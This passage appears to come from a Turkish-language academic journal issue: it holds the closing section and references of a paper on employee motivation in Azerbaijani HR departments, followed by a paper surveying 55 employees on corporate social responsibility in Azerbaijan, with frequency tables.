% 50 - üst yöneticilerinin becerikli olduğunu yanıtlamışlar.
%47 – üst yöneticiler işçilerin duygularıyla yeterince ilgilendiklerini söylemişler.

Tablo 1 . Kaynak : <https://tehranabdurrahimov.wordpress.com/2016/02/22/azərbaycan-hr-larının-is-məmnuniyyəti-ilə-bağli-anket-arasdirmasının-nəticələri/>

Araştırma sonuçlarının analizine bakarsak : İnsan kaynakları bölümü işçileri çoğunlukla ücretle ilgili sorunlar yaşamaktadır. İşçileri demotive eden nedenlerden başlıcası da ücretdir. Fakat iş yerlerinde görev artışı,işlerini sevmeye derecesi, kurumun iletişim seviyesi, üst yöneticilerle iletişimle ilgili pozitif düşüncedeler. Burdan da sonuç olarak motivasyon konusu kişiden kişiye farklılıklar gösterdiği ve her zaman değişken olduğu için işçinin iç ve ya dış motivasyondan etkilendiği durumlarda farklılıklar göstermektedir. Genellikle insan kaynakları departmanı işçilerinin iç motivasyonlarının üst düzeyde olduğu görülmektedir.

Sonuç ve öneriler

Hızla ilerleyen teknoloji ile birlikte yönetim bilimlerine ve özellikle personel yönetimine karşı artan ilgiye bağlı olarak işgöreni motive edici faktörlerin belirlenmesi giderek daha büyük bir önem arz etmektedir. Yapılan tüm araştırma sonuçlarını incelediğimizde işçinin iş performansı doğrudan motivasyonla bağımlı olduğu görülmektedir. İşletmelerde motivasyon anlamı çalışanları kurumun hedefleri doğrultusunda amaçlara uygun davranışlar göstermeye yönlendirmedir. İşçini motive eden çeşitli faktörler vardır , fakat bu kişiden kişiye ve zamana göre değişimler göstermektedir.

Dünya ülkelerinin ünlü işletmelerine baktığımız zaman üst yönetimin personellere karşı daha güçlü yaklaşım tarzı oluşmaktadır . Çalışanları memnun etmek görevlerinin ilk aşamasıdır. “Rank Xerox’un işletme müdürü Bernard Fournier söylediği gibi , “bize göre çalışanı memnun etmek , tüketiciyi memnun etmekten çok daha önce gelmeli” kelimesinde anlam çalıştığı iş yerinden memnun olmayan işçinin tüketiciyi memnun etmesi mümkünsüzdür.

Bu çalışma Azerbaycanda işletmelerin motivasyon durumuna yönelik araştırmadır. Görüldüğü gibi bazı iş yerlerinde , özellikle küçük işletmelerde insan kaynakları departmanı yok bir durumdadır. Artık git gide değişen teknolojik şartlar, bilginin,yeteneklerin üst düzeye geldiği bir çağda bu durumun düzeltilmesi gerekmektedir. Bizde bu tür uygulamaların yaygın olmaması işletmelerin dezavantajına neden olur.

Mevcut durumun tam tersi olan Azerbaycan işletmelerinde işçilerin işe bağımlılığı yüksek, işletmeye katdığı değer ve verimlilik üst düzeye gelmektedir. Motivasyonla ilgili çalışmaların tüm işletmelerde yaygın olması için bir kaç önerilerde bulunmaktayım : İlk olarak her bir sektör hangi gelişme aşamasında olduğunu anlamalıdır ve strateji bakış açısıyla kendi amaç ve hedeflerini tanımlamalıdır. Bunu yapmayan işletmeler kısa zamanda piyasadan yok olma durumuna düşer. Tüm departmanlar gibi insan kaynakları departmanı da işi kendilerince değil tüm işletme için tahlil etmelidirler. Bu görevde çalışanın bilgili olmağı çok önemlidir.

Bugün yabancı deneyimleri iş yerine aktaran insan kaynakları bölüm işçilerinin çalıştığı kurumun daha başarılı olduğunu söyleye biliriz. Fakat işletmeler gelişmiş dünya ülkelerinin bu yolda yöntemlerini aniden denemesinde zorluklar yaşaya bilir. Nedeni : diğer departmanlar yeni sisteme geçmekte zor değerlendirilmektedir, çünkü tüm departmanlar doğrudan insan kaynakları departmanı ile bağımlı olarak çalışırlar. Sistem değişikliklerini aşamalı olarak uygulamak da gereklidir. Özellikle, şirketin büyüklüğü dikkate alınmalıdır.

Aynı zamanda yöneticiler ihtiyaçların farklılık özelliklerini göze alıp her kesin motivasyonunu aynı düzeyde yükselte bilmeyeceklerini dikkate almalıdırlar .Bu durumda çalışanları tanımaya yönelik çaba sarf edilmelidir.Yöneticiler kendilerini birer insan kaynakları yöneticisi olarak görmeleri ve motivasyon konusunda üzerilerine düşeni yapmaları çalışanların motivasyonunu yükseltecektir. Personeli esas alan bir yönetim sistemini oluşturan bir iş yerinin başarısıda yüksek olacaktır.

İşçilerin fikirlerinin önemsenmesi, kararlara katılma imkanı sağlanması, işgörelere eşit davranılması motivasyon artırıcı unsurlardır.Araştırma bulgularına göre çalışanlar açısından en önemli motivasyon yöntemleri ekonomik yöntemlerdir. Ayrıca motivasyon artırıcı unsurlar arasında sosyal aktivitelerin de artık önemli rol aldığını söylemesek olmaz. Tüm bu fikirleri kısaca söylersek kaliteye ve işe adanmış,motive olmuş işçinin verdiği fayda işletme için olmazsa olmazdır , bunun için de çalışanlar göz ardı edilmemelidir.

Kaynakça

Dr. İlhami Fındıkcı – İnsan Kaynakları yönetimi , Alfa yayınları 619 , Dizi No : 012 , ISBN 975316274X, Alfa Basım yayım dağıtım LTD, Şti, İstanbul , 1999

Stephen P.Robbins and Timothy A.Judge - Organizational Behavior , 15 edition , 2013 , Pearson

Michael Armstrong and Stephen Taylor – Armstrong’s handbook of human resource management practice, 13th edition , 2014 , www.koganpage.com

Michael Armstrong – Human resource management practice , 10th edition , 2006 , ISBN 0-7494-4631-5

Zorlu Senyucel – Managing the human resource in the 21st century , 2009 , Zorlu Senyucel & Ventus Publishing ApS

Güner Şam – Motivasyon faktörlerinin işçi psikolojisi üzerine yansımaları : Tekstil işçileri üzerine bir uygulama , yüksek lisans tezi , Trakya Üniversitesi , Edirne 2013

Mgalu and Anuary – The effect of employees` motivation on employees` performance , June 2017, A Dissertation Submitted in Partial

Yüksel, Öznur - İnsan Kaynakları Yönetimi. Gazi Kitabevi , Ankara , 2000

Ataman ve Göksel - İşletme Yönetimi, 2. Baskı, İstanbul, 2002.

De Cenzo David A. - Robbins Stephen P, Human Resource Management, 5. Ed , (John Wiley & Sons, 1996)

Ramazan Ceylan – Genel işletme , Anadolu Üniversitesi yayını , No 1268 , Açık öğretim fakültesi yayını, Eskişehir ,Şubat 2007 , İSBN 9750600169

<http://www.socar.az/socar/az/home/>

https://www.cbar.az/assets/191/insan_resurslari_ve_riayet_olunma_standarti.pdf

<http://www.ataholding.az/az/musahibimiz-atasigorta-aciq-sehmdar-cemiyyetinin-insan-resurslari-hr-sobesinin-mudiri-nurane-ezizovadir>

<http://www.employ.az/az/education/trainings/hr-breakfast-project/azercell-irk-tinin-i-nsan-resurslar-departamentinin-direktoru-ziba-mustafayeve-il-musahib/>

Azerbaycan İşletmelerinde Kurumsal Sosyal Sorumluluk Alqılanması

Hamid HAMİDOV* Ülker ZEYNALOVA**

Öz

Hızla değişen dünyada, işletmeler bir yandan toplumsal sorunların çözümüne yönelik faaliyetlerde bulunarak sosyal sorumluluklarını yerine getirirken diğer yandan da tüketicilerin duygusal beklentilerini karşılayarak kurumsal imajlarını ve marka algılarını olumlu şekilde yansıtmaya çalışmaktadırlar. Bu faaliyetler zaman içerisinde değişim sürecinden geçerek sosyal sorumluluk amacı yerine bir pazarlama stratejisi halini almış ve günümüzde stratejik kurumsal sosyal sorumluluk olarak adlandırılmaya başlanmıştır. Çalışmanın amacı, Azerbaycanda kurumsal sosyal sorumluluk faaliyetlerinin işletmelerde nasıl alqılandığını ve yarattığı farklılıklarını açığa çıkarmaktır. Bu kapsamda hazırlanan anket soruları, Azerbaycanda işletmelerinde çalışanlar ölçeğinden faydalanılarak oluşturulmuştur. Geçerliliği ve güvenilirliği test edilen anket azerbaycan genelinde 55 çalışan katılımıyla uygulanmıştır. Yapılan analizler sonucunda; Azerbaycan'daki işletmelerin uyguladığı kurumsal sosyal sorumluluk faaliyetlerinin insanlarda farklı görüşler yarattığı saptanmıştır.

Anahtar Kelimeler: Sosyal Sorumluluk, Kurumsal Sosyal Sorumluluk

GİRİŞ

Kurumlar, yapması gereken her faaliyet ve her katkının temelini etik standartlardan almalıdır. Kendi içinde etik olmayan bir kurumun, topluma yapacağı katkının, toplumun gözünde itibar göreceğini söylemek doğru bir ifade olmayacaktır. Kurumsal itibarın yönetilmesine ilişkin yapılan uygulamalarda dikkate alınması gereken en önemli faktörler; etik değerlere bağlılık, kurumsal sosyal sorumluluk faaliyetleri, çalışanlar, kurumsal kimlik ve vizyondur (Özgen, 2006:12). Etik ilkelere bağlı kalmayan, sosyal paydaşlarına karşı yanlış tutum içerisinde olan sorumsuz kurumlar, yalnızca kendi itibar ve geleceklerini değil, piyasanın tamamını olumsuz yönde etkilemektedirler (Durmaz, 2010:23).

Kurumsal sosyal sorumluluk, dünyanın dört bir yanındaki şirketlerin topluluğa geri veren diğer faaliyetlerde bulunmalarını sağlar (Crowther ve Rayman-Bacchu 172). Yararlı sayılan birçok etkinlik; toplumu, ihtiyaç sahipleri için kaynak yaratma, toplumdaki dezavantaja ve diğer benzer faaliyetlere yardım etmeye çalışan olaylara topluma dahil etmeyi amaçlayan etkinlikler düzenlenmesi. Mali ve kurumsal dünyada, kurumsal sosyal sorumluluk, performans üzerinde olumlu etkisi ile verilmektedir. Bununla birlikte, kurumsal sosyal sorumluluğa olan ihtiyacı gösteren birkaç faktör vardır. Birinci etken nüfustur. Gelişmekte olan bölgelerdeki nüfusun genişlemesi, gelişmiş dünyanın yaşam standardına sorgulanabilir erişimi olan genç bireylerin hakim olduğu daha büyük pazarlar yaratacaktır. İstatistikler, dünya nüfusunun yüzde seksen beşinin 2025 yılına kadar gelişmekte olan ülkelerde yaşayacağını gösteriyor (Crowther ve Rayman-Bacchu 165). Bu, bu topluluklar için çok fazla maddi desteğin gerekli olduğu açık olduğundan, kendilerini kurumsal sosyal sorumluluk içine sokmak isteyen şirketler için bir meydan okumadır.

Kurumsal sosyal sorumluluk, bir şirketin sadakaya ne kadar para kazandırdığına artık değil, aynı zamanda insanların yaşam kalitesini iyileştiren faaliyetlere genel olarak dahil olması ile tanımlanamaz. Kurumsal Sorumluluk, uluslararası ticaret dünyasında önemli bir konu haline gelmiştir ve giderek yaygın bir faaliyet haline gelmektedir. Özel sektör faaliyetlerinin işgücüne, müşteriye, topluma, çevreye, rakiplere, iş ortakları, yatırımcılara, hissedarlara, hükümetlere ve diğer gruplara yapmış olduğu önemli etkinin farkına varılıyor. Ayrıca, örgütlerin karar alırken tüm dünyada sahip oldukları etkiyi de hesaba katarak bireysel zenginliklerine ve genel toplum zenginliklerine katkıda bulunabildikleri giderek açıkça görülmektedir (Anderson 5).

Kurumsal Sosyal Sorumluluk hakkında

Kurumsal Sosyal Sorumluluk, genellikle “şirketlerin sosyal ve çevresel kaygılarını iş operasyonlarında ve paydaşlarıyla gönüllü olarak etkileşimde bulundukları bir kavram” olarak tanımlamaktadır (Avrupa Komisyonu, 2001: 8). Bu tanımda yer alan takdir niteliği, işletmelerin KSS politikalarına tam olarak nelerin dahil edilmesi gerektiği konusunda bir ana akım politikasına sahip olmalarını zorlaştırmaktadır. Ama temel olarak, ne iş yaptığını, “hissettirmek”, kendi KSS politikasında nospoze olma hakkıdır. International Finance Corporation, KSS'yi “iş ve gelişim için iyi olan yollarla hayatlarını iyileştirmek için çalışanlarla, aileleriyle, yerel toplumla ve toplumla birlikte çalışarak

* Doç.Dr., Azerbaycan Devlet İktisad Üniversitesi

** Yüksek Lisans(öğrenci), Azerbaycan Devlet İktisad Üniversitesi Uluslararası Yüksek Lisans Ve Doktora Merkezi
ulker.zeynalova95@gmail.com

sürdürülebilir ekonomik kalkınmaya katkıda bulunma taahhüdünü” tanımlamaktadır (IFC, 2008). KSS'nin çok paydaşlı boyutunu kabul ederek, iş gündeminin sadece hissedarlarına doğru eğilmemesi gerektiğini teyit ediyoruz. KSS'nin temel fikri, sosyal sorumluluk sahibi davranışın şirketin ‘aydınlanmış kendilik-ilgisi’ olduğudur. Çünkü şirket, müşteriler, yatırımcılar ve çalışanlar ile rekabet avantajı kazanacaktır.

KSS kavramı farklı insanlar ve kurumlar tarafından farklı algılanmaktadır ve “kurumsal ve ulusal çevre açısından son derece bağlamsal” olduğu belirtilmektedir (Broomhill, 2007: 6). Bazı insanlar, KSS'nin işletmeler tarafında gönüllü olması gerektiği görüşündedir. Bu görüşe sahip olanlar, bir işin varlığının asıl özünün, kâr elde etmek ve hissedarını memnun etmek olduğunu ve KSS kavramının, işin birincil amacının gerçekleştirilmesine yönelik bir dikkat dağıtıcı olduğunu düşünmektedir. Böyle neoliberal teorisyenlerden biri Milton Friedman. New York Times'ta (Friedman, 1970) belirttiği gibi, işletmelerin yalnızca bir görevi vardır; Kâr kazanmak ve böylece karlarını artırmaya yardımcı olan faaliyetlerde bulunmaları koşuluyla, işin hileli olmadığı sürece hiçbir kuralı ihlal etmemiştir. Bu, kurumsal kurumların çok dar ve yalnızca iş ile doğrudan bağlantılı olan ve çevreyi veya faaliyet gösterdikleri toplumu tek başına tanımayan insanlara karşı bir sosyal sorumluluğa sahip olduklarını ileri sürmektir. Idemudia 'ya (2007: 1) göre, KSS kavramının bazı eleştirmenleri, KSS'yi uygulamaya değmediğine kanaat getirmektedir, çünkü bu maliyet maliyetlidir. Onların iddiaları, şirketlerin paralarını herhangi bir karı şirkete geri getirmeyen şeylere yatırım yapmamaları gerektiğidir.

Bununla birlikte, diğer teorisyenler neoliberallerden farklı bir bakış açısına sahipler. Bunlar Neo - Keynesyenlerdi ve bazen işletmelerin faaliyetlerinin çevre üzerinde ve dolayısıyla bu çevrede yaşayan insanlar üzerinde olumsuz bir etkisi olabileceği gerçeğini kabul ediyorlar (Broomhill, 2007: 8). KSS kavramını, şirketlerin faaliyetlerinin bazı olumsuz etkilerini azaltmak için bakabilecekleri bir şey olarak benimserler. Bu uç noktada, bu kavramın ulusal ve uluslararası davranış kurallarına veya işletmelere dahil edilmesi gerektiğine inanan siyasal iktisatçılar olarak bilinen bir grup kuramcıdır. “Küresel şirketlerin kendi çıkarları ve sık sık toplumun ve çevrenin pahasına acımasızca kullandıkları muazzam bir güce sahip oldukları görülüyor” şeklindeki argümanlarını dayandırdılar (Broomhill, 2007: 8). Onların düşüncesine göre, KSS, bu güçlü çok uluslu ve ulusötesi şirketlerin merhametine sahip olduğu için zorunlu hale getirilmelidir.

KSS faaliyetleri ile işletmeler topluma fayda sağlarken, kurumsal değerlerini de arttırmayı planlamalarına rağmen her zaman başarıyı yakalayamamaktadır. İşletmelerin KSS faaliyetlerinde başarıya ulaşması için en önemli nokta, işletmelerin stratejik amaçlarıyla uygun kurumsal sosyal girişimlerde bulunmasıdır. Bu kapsamda Kotler ve Lee kurumsal sosyal sorumluluğun yürütülebileceği metotları kurumsal sosyal girişimler adı altında altı başlıkla sınıflandırmıştır (Kotler ve Lee, 2006:26):

- Sosyal Amaç Teşvikleri: İşletmelerin, sosyal amaçlara ilişkin farkındalığı ve bilgiyi arttırmak için fon, mal, hizmet gibi kaynakları bağış yoluyla toplamasını ifade eden bir KSS girişimidir. Teşvik sponsorlukları aracılığıyla sosyal amaçları desteklemektedir (Kotler ve Lee, 2006: 51).
- Sosyal Amaç Bazlı Pazarlama (Nedene Bağlı Pazarlama): Belli bir sosyal sorunun çözümü için işletmelerin satış gelirlerinin bir bölümünü sosyal sorunla ilgili projede kullanmasını içeren KSS girişimidir. Ürünle sosyal amacı bağdaştırarak, satış gelirlerinden belirli bir tutarın ya da satışın belirli bir oranının sosyal sorumluluk fonuna aktarılmasıyla yürütülmektedir (Kotler ve Lee, 2006:82).
- Kurumsal Sosyal Pazarlama: İşletmelerin halk sağlığını ve güvenliğini, çevrenin ya da toplumun refahını iyileştirmeyi amaçlayan bir davranış değiştirme kampanyasının gelişimini ve/veya uygulamaya konmasını desteklediği bir KSS girişimidir. Hedef kitlelerin davranışlarını olumlu yönde değiştirmesini sağlayacak başarılı kampanyaların yürütülmesiyle sağlanmaktadır (Kotler ve Lee, 2006:113)
- Kurumsal Hayırseverlik: İşletmelerin, bir hayır kurumuna veya sosyal bir amaca çoğunlukla nakit bağışlar, hibeler, mal ve hizmet şeklinde yaptıkları doğrudan katkılardır (Kotler ve Lee, 2006:141).

- Toplum Gönüllülüğü: İşletme çalışanlarının yerel toplum örgütlerinde veya bağımsız bir sosyal projede sosyal amaçları desteklemek üzere zamanlarını ve yeteneklerini bağışlayarak, gönüllü olarak çalıştıkları bir KSS girişimidir (Kotler ve Lee, 2006:171).
- Sosyal Açıdan Sorumluluk Taşıyan İş Uygulamaları: İşletmelerin faaliyet gösterdiği alanda sosyal bir amaca hizmet edecek, amacı destekleyecek şekilde düzenlemeler ya da iyileştirmeler yapması, isteğe bağlı iş uygulamalarını ve yatırımlarını benimseyerek gerçekleştirmesidir (Kotler ve Lee, 2006:201).

Kurumsal sosyal sorumluluk tanımı, dört temel unsuru içermekte olup, bu unsurlar (Bayraktaroğlu v.d.,2009:7):

- İşletmelerin, kar elde etmek için ürün ve hizmet üretmelerinin ötesinde sorumlulukları vardır.
- İşletmeler, neden oldukları sosyal sorunların çözümüne katkı sağlamalıdır.
- İşletmeler, sadece hissedarlarına karşı değil, aynı zamanda diğer tüm paydaşlarına karşı da sorumludurlar.
- İşletmeler, sadece ekonomik değerlere odaklanmamalı, daha geniş anlamda insani değerlere de önem vermelidir.

1. Araştırma ve Sonuç

Azerbaycan’da sosyal sorumluluğun önemini kanıtlamak amacıyla anket sorğusu geçirdik. Anket sonucunda elde edilen veriler, SPSS programı kullanılarak test edilmiştir. Bu zaman farklı görüşlerle karşılaştık. Sonuçları inceleyerken bu kanıta vardık.

Tablo 1. Katılımcıların Cinsiyetleri

Tablo 1.Cinsiyetiniz

	Frekanslar	Yüzde	Beklenen yüzde	Kümülatif
bayan	24	43,6	43,6	43,6
erkek	31	56,4	56,4	100,0
Toplam	55	100,0	100,0	

Ankete katılan kişilerin cinsiyeti ile ilgili yüzdeler bayanlar %43,6; erkekler %56,4 kişidir.

Tablo 2. Katılımcıların yaşları

	Frekanslar	Yüzde	Beklenen yüzde	Kümülatif Yüzde
18-23	35	63,6	63,6	63,6
24-29	12	21,8	21,8	85,5
30-35	6	10,9	10,9	96,4
36-40	1	1,8	1,8	98,2
33,00	1	1,8	1,8	100,0
Toplam	55	100,0	100,0	

Ankete katılan toplam 55 kişilerin yaşları ile ilgili 35'i 18-23 arası, 12'si 24-29 arası, 6'si 30-35, 1 kişi 36-40 arası ve 41 yaş üzeri 1 kişidir.

Tablo 3.Katılımcıların eğitimi

	Frekanslar	Yüzde	Beklenen yüzde	Kümülatif Yüzde
lise ve dengi okullar mezun	8	14,5	14,5	14,5
üniversite devam	10	18,2	18,2	32,7
üniversite mezun	17	30,9	30,9	63,6
yüksek lisans devam	14	25,5	25,5	89,1
yüksek lisans mezun	2	3,6	3,6	92,7
doktora devam	2	3,6	3,6	96,4
doktora mezun	2	3,6	3,6	100,0
Toplam	55	100,0	100,0	

Ankete katılan toplam 55 kişilerin yüzdeler % 49.1 eğitim durumu üniversite mezun ve yüksek lisans devam eden kişilerdir

Tablo 4.Katılımcıların şirkette çalışma müddeti

Kaç yıldır bu şirkette çalışıyorsunuz?

	Frekanslar	Yüzde	Beklenen yüzde	Kümülatif Yüzde
1-2	38	69,1	69,1	69,1
3-5	9	16,4	16,4	85,5
6-8	5	9,1	9,1	94,5
9-11	2	3,6	3,6	98,2
11 ve üzeri	1	1,8	1,8	100,0
Toplam	55	100,0	100,0	

Katılımcılardan 38-i 1-2 yıldır bu şirkette çalışıyor.

Tablo 5.Katılımcıların daha önceki iş yeri

Daha önce bir şirkette çalıştınız mı?

	Frekanslar	Yüzde	Beklenen yüzde	Kümülatif Yüzde
evet	39	70,9	70,9	70,9
hayır	16	29,1	29,1	100,0
Toplam	55	100,0	100,0	

Katılımcıların %70.9 daha önce bir şirkette çalıştığını bildirir.

Tablo 6. Kurumsal Sosyal Sorumluluğum Topluma Etkisi ve Katkısının Algılanması

	kesinlikle katılıyorum	katılıyorum	kararsızım	katılmıyorum	kesinlikle katılmıyorum
Çalıştığım şirket toplum üzerinde olumlu etki bırakacak çalışmalar yapmaktadır.	50.9/28	21.8/12	9.1/5	16.4/9	1.8/1
Çalıştığım şirket doğal çevrenin korunması için çalışmalar yapmakta ve bu konuya özen göstermektedir.	29.1/16	25.5/14	14.5/8	21.8/12	9.1/5
Çalıştığım şirkette geri dönüşümü mümkün atıklar toplanmaktadır.	20/11	32.7/18	20/11	23.6/13	3.6/2
Çalıştığım şirket eğitime katkı anlamında çalışmalar yapmakta ve bu konuya özen göstermektedir.	47.3/26	29.1/16	5.5/3	16.4/9	1.8/1
Çalıştığım şirket toplum sağlığına yönelik çalışmalar yapmakta ve bu konuya özen göstermektedir.	34.5/19	27.3/15	14.5/8	18.2/10	5.5/3

Araştırmaya tabii tutulan işçilerin çoğunluğu-40 kişi kendi şirketlerinin sosyal sorumlulukla ilgili toplum üzerinde pozitif etki olduğunu söylemektedirler. Tablo 6. dan görüldüğü gibi kesinlikle katılıyorum ve katılıyorum şikkını seçen kişiler yüzde %80 dir.

Diğer bir soru çevrenin korunmasıyla ilgili olan "Çalıştığım şirket doğal çevrenin korunması için çalışmalar yapmakta ve bu konuya özen göstermektedir." sorusuyla kişilere muracat ettik. Cevaplar 6.Tabloda görüldüğü gibidir. Kesinlikle katılıyorum ve katılıyorum şikkını seçenler 30 kişidir.

Daha bir soru olan "Çalıştığım şirkette geri dönüşümü mümkün atıklar toplanmaktadır" ve kararsız, katılmıyorum, kesinlikle katılmıyorum cevapların toplam yüzden % 47.2 – dir.

Tablo 6 da 4cü soru olan Çalıştığım şirket eğitime katkı anlamında çalışmalar yapmakta ve bu konuya özen göstermektedir. Sorusuna 42 kişi Kesinlikle katılıyorum ve katılıyorum cevapları vermişler.

Tablo 6-nin sonuncu sorusu olan "Çalıştığım şirket toplum sağlığına yönelik çalışmalar yapmakta ve bu konuya özen göstermektedir" toplam yüzde %61.8 kişi pozitif etki olduğunu söylemektedirler.

Tablo 7. Katılımcıların çalıştığı şirketin KSS projelerinde aktifliği

Şirketinizin kurumsal sosyal sorumluluk projelerinde aktif olarak rol alıyor musunuz?

	Frekanslar	Yüzde	Beklenen yüzde	Kümülatif Yüzde
evet	45	81,8	81,8	81,8
hayır	10	18,2	18,2	100,0
Toplam	55	100,0	100,0	

Katılımcıların yüzde %81.8 çalıştığı şirketin kurumsal sosyal sorumluluk projelerinde aktif olarak rol aldığını belirlemişler.

Tablo 8. Katılımcıların hangi KSS projelerine üstünlük verilir

Katıldığınız kurumsal sosyal sorumluluk projeleri hangi alandadır?

	Frekanslar	Yüzde	Beklenen yüzde	Kümülatif Yüzde
çevre	9	16,4	16,4	16,4
eğitim	23	41,8	41,8	58,2
sağlık	7	12,7	12,7	70,9
toplumsal	14	25,5	25,5	96,4
diğer	2	3,6	3,6	100,0
Toplam	55	100,0	100,0	

Katılımcılardan 23 kişi eğitim alanında kurumsal sosyal sorumluluk projelerine katıldığını söylüyor. 14 kişi ise toplumsal alanda kurumsal sosyal sorumluluk projelerine katıldığını belirlemişler.

Tablo 9. Katılımcıların hangi zamanda KSS projelerine katılması

Şirketinizin kurumsal sosyal sorumluluk projesine/projelerine ne zamandır destek veriyorsunuz/katılıyorsunuz?

	Frekanslar	Yüzde	Beklenen yüzde	Kümülatif Yüzde
0-6 ay	26	47,3	47,3	47,3
7-13 ay	4	7,3	7,3	54,5
14-20 ay	5	9,1	9,1	63,6
21-27 ay	1	1,8	1,8	65,5
28 ay ve üzeri	6	10,9	10,9	76,4
katılmıyorum	13	23,6	23,6	100,0
Toplam	55	100,0	100,0	

Katılımcıların yüzde %47.3 0-6 ay aralığında katıldığını bildirmiştir. Yüzde % 23.6 ise hiç katılmıyor.

Tablo 10. Katılımcıların hangi sıklıkta sosyal sorumluluk projelerine katılması

Şirketinizin kurumsal sosyal sorumluluk projelerine hangi sıklıkta katılıyorsunuz?

	Frekanslar	Yüzde	Beklenen yüzde	Kümülatif Yüzde
her gün	3	5,5	5,5	5,5
haftada bir defa	5	9,1	9,1	14,5
haftada bir kaç defa	6	10,9	10,9	25,5
ayda bir defa	12	21,8	21,8	47,3
ayda birkaç defa	7	12,7	12,7	60,0
yılda bir defa	10	18,2	18,2	78,2
hiç katılmadım	12	21,8	21,8	100,0
Toplam	55	100,0	100,0	

Katılımcıların yüzde %21.8 ayda bir defa, %21.8 hiç katılmadım, %18.2 yılda bir defa, %12.7 ayda birkaç defa, %10.9 haftada bir kaç defa %9.1 haftada bir defa ve sadece %5.5 her gün şirketinizin kurumsal sosyal sorumluluk projelerine katıldıklarını belirlemişler.

Tablo 11. İzin günlerinde KSS projelerine katılmak

İzin günlerinizde şirketinizin kurumsal sosyal sorumluluk projelerinde gönüllü olarak katılır mısınız?

	Frekanslar	Yüzde	Beklenen yüzde	Kümülatif Yüzde
evet	40	72,7	72,7	72,7
hayır	15	27,3	27,3	100,0
Toplam	55	100,0	100,0	

Diğer bir soru olan " İzin günlerinizde şirketinizin kurumsal sosyal sorumluluk projelerinde gönüllü olarak katılır mısınız? "40 kişi evet, 15 kişi hayır demiş.

Tablo 12. Hangi alanda KSS projesinde yer almak

Şirketiniz başka bir kurumsal sosyal sorumluluk projesinde yer alacak olsa siz hangi alanda olmasını tercih ederdiniz?

	Frekanslar	Yüzde	Beklenen yüzde	Kümülatif Yüzde
çevre	8	14,5	14,5	14,5
eğitim	20	36,4	36,4	50,9
sağlık	11	20,0	20,0	70,9
toplumsal	16	29,1	29,1	100,0
Toplam	55	100,0	100,0	

Katılımcılardan 20 kişi eğitim, 16 kişi toplumsal, 11 kişi sağlık ve 8 kişi çevre kurumsal sosyal sorumluluk projesinde yer almağı tercih ettiklerini kaydettiler.

Tablo 13. Kurumsal Sosyal Sorumluluk ile İlgili Görüş ve Tutumlar

	kesinlikle katılıyorum	katılıyorum	kararsızım	katılmıyorum	kesinlikle katılmıyorum
Sosyal sorumluluk için yapılan harcamalar işletmeye ek bir maliyetten başka birşey değildir.	5.5/3	9.1/5	7.3/4	27.3/15	50.9/28
İşletmeye kısa vadede kar olarak dönmeyen hiçbir faaliyete destek vermekten yana değilim.	7.3/4	9.1/5	12.7/7	29.1/16	41.8/23
Çalıştığım şirket toplumu ilgilendiren sosyal konulara yönelirse, temel amacı olan kar sağlama konusunda başarısız olur.	7.3/4	14.5/8	9.1/5	27.3/15	41.8/23
Sosyal sorumluluk sadece büyük şirketler tarafından yapılmalıdır.	5.5/3	10.9/6	12.7/7	29.1/16	41.8/23
Sosyal sorumluluk adına yapılan tüm faaliyetler sosyal yardım ve yatırım olarak uzun vadede şirkete kar sağlayacaktır.	25.5/14	34.5/19	21.8/12	14.5/8	3.6/2
Eğitim, çevre, sağlık ve toplum sorunları ile sadece devlet ilgilenmelidir.	9.1/5	9.1/5	7.3/4	23.6/13	50.9/28
Eğitim, çevre, sağlık ve toplum sorunları ile ilgilenen özel kuruluşlar daha kalıcı bir başarı sağlar.	38.2/21	38.2/21	14.5/8	5.5/3	3.6/2
Şirket ve çalışanları yüksek fiyat ödeme pahasına da olsa çevre dostu ürünleri tercih etmelidir.	27.3/15	23.6/13	29.1/16	12.7/7	7.3/4

	kesinlikle katılıyorum	katılıyorum	kararsızım	katılmıyorum	kesinlikle katılmıyorum
Şirketlerin kurumsal sosyal sorumluluk projeleri ile ilgilenmesi çalışanlarının iş motivasyonunu arttıran bir etkindir.	38.2/21	30.9/17	18.2/10	7.3/14	5.5/3
Tüketiciler hizmet veya ürün satın alırken şirketlerin kurumsal sosyal sorumluluk faaliyetlerini göz önünde tutmalıdır.	32.7/18	32.7/18	18.2/10	14.5/8	1.8/1
Çalıştığım şirketin sosyal sorumluluk projeleri yapıyor olması şirketime olan bağlılığı artırır.	45.5/25	27.3/15	14.5/8	5.5/3	7.3/4

Tablo13. İlk sorusuna 43 kişi kesinlikle katılmıyorum ve katılmıyorum; 2'ci sorusuna 39 kişi kesinlikle katılmıyorum ve katılmıyorum; 3'cü sorusuna 38 kişi kesinlikle katılmıyorum ve katılmıyorum; 4'cü sorusuna 39 kişi kesinlikle katılmıyorum ve katılmıyorum; 5'ci sorusuna 33 kişi katılıyorum ve kesinlikle katılıyorum; 6'cı sorusuna 41 kişi kesinlikle katılmıyorum ve katılmıyorum; 7'ci sorusuna 42 kişi kesinlikle katılıyorum ve katılıyorum ; 8'ci sorusuna 28 kişi kesinlikle katılıyorum ve katılıyorum diğer 27 kişi ise kararsızım, katılmıyorum, kesinlikle katılmıyorum; 9'cu sorusuna 38 kişi kesinlikle katılıyorum ve katılıyorum; 10'cu sorusuna 36 kişi kesinlikle katılıyorum ve katılıyorum; 11'ci sorusuna ise 40 kişi kesinlikle katılıyorum ve katılıyorum cevaplarını vermiş olduğunu görüyoruz.

Tablo 14. Azerbaycan`da şirketler en fazla hangi alanlarda sosyal sorumluluk projeleri yapmalıdırlar

Sizce Azerbaycan`da şirketler en fazla hangi alan veya alanlarda sosyal sorumluluk projeleri yapmalıdırlar?

	Frekanslar	Yüzde	Beklenen yüzde	Kümülatif Yüzde
çevre	5	9,1	9,1	9,1
eğitim	26	47,3	47,3	56,4
sağlık	16	29,1	29,1	85,5
toplum	8	14,5	14,5	100,0
Toplam	55	100,0	100,0	

Katılımcıların yüzde %47.3 eğitim, % 29.1sağlık, %14.5 toplum ve %9.1 çevre alanlarda işletmelerde sosyal sorumluluk projeleri yapmalı olduğunu bildirmişlerdir.

Tablo 15. Çalışanların şirketlerde toplumsal bir konuyu belirlerken hangi kriterlere önem vermesi

Çalıştığım şirket destekleyeceği toplumsal bir konuyu belirlerken şu kriterlere önem verir.

	Frekanslar	Yüzde	Beklenen yüzde	Kümülatif Yüzde
o konuda desteğe ihtiyaç olması	14	25,5	25,5	25,5
şirket politikası ile bağdaşması	15	27,3	27,3	52,7
sürdürülebilir bir proje olması	13	23,6	23,6	76,4
yatırımın ekonomik iyileştirmeye katkı sağlaması	13	23,6	23,6	100,0
Toplam	55	100,0	100,0	

